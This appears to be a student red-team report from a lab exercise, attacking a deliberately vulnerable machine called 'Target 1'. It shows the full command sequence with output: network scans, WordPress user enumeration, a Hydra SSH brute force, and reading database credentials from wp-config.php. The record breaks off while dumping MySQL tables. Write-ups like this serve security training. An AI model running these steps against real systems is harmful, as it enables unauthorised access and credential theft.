
Red Team: Summary of Operations

Table of Contents

Network Topology

Azure Lab (Final Project): Red vs Blue Network Architecture



Notes:

- For the details of, and methodology to retrieve the information in this topology, refer to the Readme.md
- The topology is also provided in .jpg and .pdf files for easy reference while reading the analyses documents.

Exposed Services

Attacking (Kali Machine) Details

- Kali IP Address: 192.168.1.90

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 15871  bytes 4309353 (4.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 805418  bytes 679224959 (647.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Kali OS Version

```
root@Kali:~# uname -a
Linux Kali 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
root@Kali:~#
```

Network Scan

```
netdiscover -r 192.168.1.0/16
```

- Netdiscover is a simple ARP scanner which can be used to scan for live hosts in a network. It can scan for multiple subnets also. It simply produces the output in a live display(ncurse).
- -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
- 192.168.1.0/16 range to scan

```
root@Kali:~# netdiscover -r 192.168.1.0/16
```

```
Currently scanning: 192.168.125.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

Target 1 Vulnerabilities

Item	Description
Name of VM	Target 1
Operating System	Linux
IP Address	192.168.1.110
Purpose	Blue Team Defenders

Once the target is identified, 192.168.1.110, perform a nmap scan to find the services (nmap -sV | full version scan)

```
nmap -sV 192.168.1.110
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-19 02:36 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
root@Kali:~#
::1             ff02::2         ip6-allrouters  ip6-loopback    localhost
ff02::1         ip6-allnodes    ip6-localhost   Kali
root@Kali:~#
```

The nmap scan reveal the following services on `Target 1`:

- **Target 1**

Port	State	Protocol	Service	Version
Port 22/tcp	open	ssh	(service) OpenSSH	6.7p1 Debian 5+deb8u4
Port 80/tcp	open	http	(service) Apache	httpd 2.4.10 ((Debian))
Port 111/tcp	open	rpcbind	(service) RPC	2-4 (RPC #100000)
Port 139/tcp	open	netbios-ssn	(services) Samba	smbd 3.X - 4.X
Port 445/tcp	open	netbios-ssn	(services) Samba	smbd 3.X - 4.X

Based on the services, the following vulnerabilities are potentially present on `Target 1`:

- **Target 1**
    - CVE-2021-28041 open SSH
    - CVE-2017-15710 Apache https 2.4.10
    - CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
    - CVE-2017-7494 Samba NetBIOS

The following vulnerabilities were exploited on **`Target 1`**:

Vulnerability	Exploit Used	Result

Vulnerability	Exploit Used	Result
Network Mapping and User Enumeration (nmap)	Nmap was used to discover open ports.	Able to discover open ports and tailor their attacks accordingly.
Network Mapping and User Enumeration (WordPress site)	WPScan is a black box WordPress vulnerability scanner.	WPScan: Scan a target WordPress URL and enumerate any plugins that are installed
Weak User Password	A user had a weak password and the attackers were able to discover it by guessing.	Able to correctly guess a user's password and SSH into the web server.
Unsalted User Password Hash (WordPress database)	Wpscan was utilized by attackers in order to gain username information.	The username info was used by the attackers to help gain access to the web server.
MySQL Database Access	The attackers were able to discover a file containing login information for the MySQL database.	Able to use the login information to gain access to the MySQL database.
MySQL Data Exfiltration	By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.	The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
Misconfiguration of User Privileges/Privilege Escalation	The attackers noticed that Steven had sudo privileges for python	Able to utilize Steven's python privileges in order to escalate to root.

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- **`Target 1`**

- `flag1.txt` : `flag1{b9bbcb33e11b80be759c4e844862482d}`

  - **Exploit Used**
    - WPScan: Scan a target WordPress URL and enumerate any plugins that are installed (WordPress site)
    - Identified user Michael
    - SSH into `Target 1` and obtain Shell, Possible because the weak password is the same as the username.
    - Navigate directory structure to classified information because directory authorisation is not appropriately set
    - View classified information in file where the authorition is not appropriately set

```
wpscan -url http://192.168.1.110/wordpress -eu


 wpscan [options]

     --url URL                                  The URL of the blog to scan
                                                Allowed Protocols: http, https
                                                Default Protocol if none provided
 -e, --enumerate [OPTS]                         Enumeration Process
                                                u    User IDs range. e.g: u1-5
                                                    Range separator to use: '-'
                                                    Value if no argument supplied
```

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
___________________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
___________________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu May 19 02:39:58 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <========================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:
```

Users identified:

```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/si
gn_up

[+] Finished: Thu May 19 02:40:01 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.543 MB
[+] Memory used: 122.953 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

We used HYDRA to find the password:

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-26 04:50:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tri
es per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-26 04:50:19
root@Kali:~#
```

Using `hydra` attempt to login as user `-l michael` using a password list `-P /usr/share/wordlists/rockyou.txt` with 4 threads `-t 4` on the SSH server `ssh://192.168.1.110`

SSH into `Target 1` and obtain Shell using user `Michael`. Possible because the weak password is the same as the username.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Navigate directory structure to classified information because directory authorisation is not appropriately set, and search for the flag in HTML directory and sub directories


```
grep — search a file for a pattern
       -E    Match using extended regular expressions.
       -R    --dereference-recursive
                  Read  all  files under each directory, recursively.  Follow
                  all symbolic links, unlike -r.
flag  expression to search for
html  location (and subdirectories)
```


```
michael@target1:/$ cd /var/www
michael@target1:/var/www$ grep -RE flag html
```


View classified information in file where the authorition is not appropriately set

```
michael@target1:/var/www$ grep -RE flag1 html
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
michael@target1:/var/www$
```

We can also navigate to the web site, then look at the source of the file listed here and find the flag like that





- `flag2.txt` : 

  - **Exploit Used**
    - WPScan: Scan a target WordPress URL and enumerate any plugins that are installed (WordPress site)
    - Identified user Michael
    - SSH into `Target 1` and obtain Shell, Possible because the weak password is the same as the username.
    - Navigate directory structure to classified information because directory authorisation is not appropriately set
    - View classified information in file where the authorition is not appropriately set

SSH into `Target 1` and obtain Shell using user `Michael` . Possible because the weak password is the same as the username.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Navigate directory structure to classified information because directory authorisation is not appropriately set, and view the contents of the file where the authorisation is not appropriately set.


```
michael@target1:~$ cd /var/www
michael@target1:/var/www$ pwd
/var/www
michael@target1:/var/www$ ls -al
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- `flag3.txt` : 

  - **Exploit Used**

- WPScan: Scan a target WordPress URL and enumerate any plugins that are installed (WordPress site)
- Identified user Michael
- SSH into `Target 1` and obtain Shell, Possible because the weak password is the same as the username.
- Navigate directory structure to classified information because directory authorisation is not appropriately set
- View classified information in file where the authorition is not appropriately set
- Look for a `wp-config.php` file in `/var/www/html`
- Username & Password stored in clear text
- Accessed the SQL DB & traversed the DB, tables, and data as root

After SSH into the system, using the information and methods for flags 1 & 2, the exploit moved to finding the WordPress configuration file.



The contents of the directory and the configuration file were not protected with appropriate authorisation levels or obfuscated in any way.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f@Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_8@[8FK,ZQ=+HH/$& mn=]=/cvd');
define('LOGGED_IN_SALT',   '}STRHqy,4scy7v >- …Hc WD*h7rnYq]H`-glDfTVUaOwlh!-/?=3u;##:Rj1]7@');
define('NONCE_SALT',       'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+<>Vj+,nLvX!-jjjV-o6*HDh5Td{');

/**#@-*/

/**
 * WordPress Database Table prefix.
```

```
/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$
```

20% into the configuration file were the username and password in clear text.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

The following information is now available to continue the exploit:

Item	Description
DB_NAME	wordpress
DB_USER	root
DB_PASSWORD	R@v3nSecurity
Command	mysql -u root -p wordpress

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

After investigating the SQL Database extensively, the "shortest" path to the next flag is presented next:

```
show databases;
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```

Select the wordpress database `use wordpress;`


```
show tables;
```

```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```


`select * from wp_posts;`

```
mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+----------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------+--------------
---+--------+---------------------+---------------------+-----------------------+-------------+-----------------------------------------------------+------------+-----------+---------------+--------------+
| ID | post_author | post_date           | post_date_gmt       | post_content


                                                                                                          | post_title   | post_excerpt | post_status | comment_status | ping_status | post_password | post_name     | to_pi
ng | pinged | post_modified       | post_modified_gmt   | post_content_filtered | post_parent | guid                                     | menu_order | post_type | post_mime_type | comment_count |
+----+-------------+---------------------+---------------------+----------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------+--------------
---+--------+---------------------+---------------------+-----------------------+-------------+-----------------------------------------------------+------------+-----------+---------------+--------------+
|  1 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



                                                                                                          | Hello world! |              | publish     | open           | open        |               | hello-world   |
   |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                       |           0 | http://192.168.206.131/wordpress/?p=1    |          0 | post      |               |             1 |
|  2 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most peo
ple start with an About page that introduces them to potential site visitors. It might say something like this:

